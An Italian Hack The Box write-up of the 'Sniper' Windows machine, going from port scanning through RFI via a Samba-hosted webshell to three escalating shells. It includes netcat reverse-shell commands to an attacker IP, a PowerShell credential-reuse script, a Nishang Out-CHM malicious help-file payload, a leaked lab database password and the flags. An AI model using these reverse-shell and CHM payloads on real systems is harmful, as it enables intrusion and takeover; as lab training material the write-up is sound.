SNIPER | Kaosam


Il mio profilo -> https://www.hackthebox.eu/home/users/profile/149676

Risultati port scanning:


```
root@unknown:~# nmap -sV 10.10.10.151
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-01 11:42 CET
Nmap scan report for 10.10.10.151
Host is up (0.047s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

Andiamo a visitare la porta 80:



All'interno del sito le uniche sezioni funzionanti sono quelle chiamate "Our Services" e "User Portal" dove è presente una pagina di login e di registrazione non funzionante. Andando ad analizzare la prima vediamo che potrebbe avere una vulnerabilità LFI/RFI:




Dopo un po' di tentativi ho trovato questo articolo:

http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html

Ho quindi configurato sulla mia macchina attaccante un server samba aggiungendo in fondo alla configurazione le seguenti righe, e all'interno del percorso /tmp/testsamba, ho caricato una webshell:

```
[htb]
path = /tmp/testsamba
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
```


Connettendomi al percorso, ecco il risultato:



Ho subito provato ad usare nc per ottenere una reverse shell, ma netcat non è installato sulla macchina vittima, quindi ho provveduto caricando direttamente il file .exe.

La versione di Netcat 1.11 non funziona nel sistema, quindi ho dovuto caricare la versione precedente 1.10, su una nuova cartella, chiamata "test".

Una volta lanciato il comando, otteniamo la shell per l'utente iusr:




```
root@unknown:~/Desktop/netcat# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:50260.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\test>whoami
whoami
nt authority\iusr
```

Enumerando, ho trovato che nel sistema è presente, oltre ad Administrator, anche un altro utente, Chris.

Inoltre nelle cartelle del sito ho trovato questo file che contengono le credenziali del database:

```
C:\inetpub\wwwroot\user>type db.php
type db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

Inizialmente ho provato a connettermi al mysql presente su localhost, ma dopo vari tentativi falliti, ho capito che il "dbuser" avrebbe potuto essere Chris, considerando la non presenza di altri utenti sul sistema, e provando a connettermi con le stesse credenziali trovate, ho ottenuto la nuova shell.

Nello specifico, ho caricato sul sistema, tramite la shell, ancora aperta, il seguente script:

```
$user = "SNIPER\\Chris"

$password = "36mEAhz/B8xQ~2VM"

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force

$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword

Invoke-Command -ComputerName SNIPER -Credential $credential -ScriptBlock { C:\test\nc.exe -e cmd.exe 10.10.14.183 5555}
```

Prima di andare a eseguire lo script, assicurarsi di avere i permessi sulla cartella, e in caso utilizzare il comando:

```
icacls "C:\test" /grant iusr:F
```

Detto questo, lanciando lo script dopo aver fatto l'upgrade ad una powershell (semplicemente con il comando powershell) abbiamo avuto la shell e di conseguenza anche la user flag:

```
root@unknown:~# nc -lvp 5555
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.151.
Ncat: Connection from 10.10.10.151:50287.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\test>whoami
whoami
sniper\chris

C:\test>cd /Users/Chris/Desktop
cd /Users/Chris/Desktop

C:\Users\Chris\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Chris\Desktop

04/11/2019  07:15 AM    <DIR>          .
04/11/2019  07:15 AM    <DIR>          ..
04/11/2019  07:15 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  17,966,104,576 bytes free

C:\Users\Chris\Desktop>type user.txt
type user.txt
21f4d0f29fc4dd867500c1ad716cf56e
```

Andando ad esplorare il sistema troviamo all'interno della cartella Docs, il seguente messaggio da parte del "nostro" datore di lavoro:

```
C:\Docs>type note.txt
type note.txt
Hi Chris,
        Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a
lot of bugs on it. And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.

Regards,
Sniper CEO.
```

Inoltre nella cartella Downloads:

```
 Directory of C:\Users\Chris\Downloads

04/11/2019  07:36 AM    <DIR>          .
04/11/2019  07:36 AM    <DIR>          ..
04/11/2019  07:36 AM            10,462 instructions.chm
               1 File(s)         10,462 bytes
               2 Dir(s)  17,966,104,576 bytes free
```

Per visualizzare il file chm, è necessario aprirlo con Windows, quindi ho trasferito il file sulla mia macchina, e si tratta proprio della documentazione per l'app, richiesta dal CEO di Sniper:

Sniper Android App Documentation

Table of Contents

Pff... This dumb CEO always makes me do all the shitty work. SMH!

I'm never completing this thing. Gonna leave this place next week. Hope someone snipes him.

Non ho mai avuto a che fare con file CHM, ma provando a copiare incollare il file di istruzioni trovato all'interno di Docs, ho notato che dopo un po' di tempo veniva rimosso, quindi ho dedotto che veniva processato. Cercando su Google ho trovato degli exploit, tra cui quello del framework Nishang.

Scaricando sulla mia macchina locale il seguente script https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1, è dunque possibile inserire codice malevolo all'interno di file CHM.

```
Out-CHM –Payload "C:\test\nc.exe 10.10.14.183 6666 -e cmd.exe" –HHCPath
"C:\Program Files (x86)\HTML Help Workshop"
```

In una console powershell (occorre farlo tramite amministratore, e disabilitando l'antivirus):

```
PS C:\users\adm\Downloads> import-module .\nishang.ps1
PS C:\users\adm\Downloads> Out-CHM -Payload "C:\test\nc.exe 10.10.14.183 6666
6)\HTML Help Workshop"
Microsoft HTML Help Compiler 4.74.8702

Compiling c:\users\adm\Downloads\doc.chm


Compile time: 0 minutes, 0 seconds
2       Topics
4       Local links
4       Internet links
0       Graphics


Created c:\users\adm\Downloads\doc.chm, 13,438 bytes
Compression increased file by 143 bytes.
```

E' stato così generato il file doc.chm, che andrà inserito nella cartella Docs. Una volta fatto, è sufficiente mettersi in ascolto sulla porta indicata nel payload (in questo caso 6666) e avremo la nostra terza ed ultima shell, questa volta in qualità di Administrator.

Andiamo così ad ottenere la flag:

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\Users\Administrator\Desktop

10/01/2019  07:44 AM    <DIR>          .
10/01/2019  07:44 AM    <DIR>          ..
04/11/2019  07:13 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  17,711,906,816 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
5624caf363e2750e994f6be0b7436c15
```

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups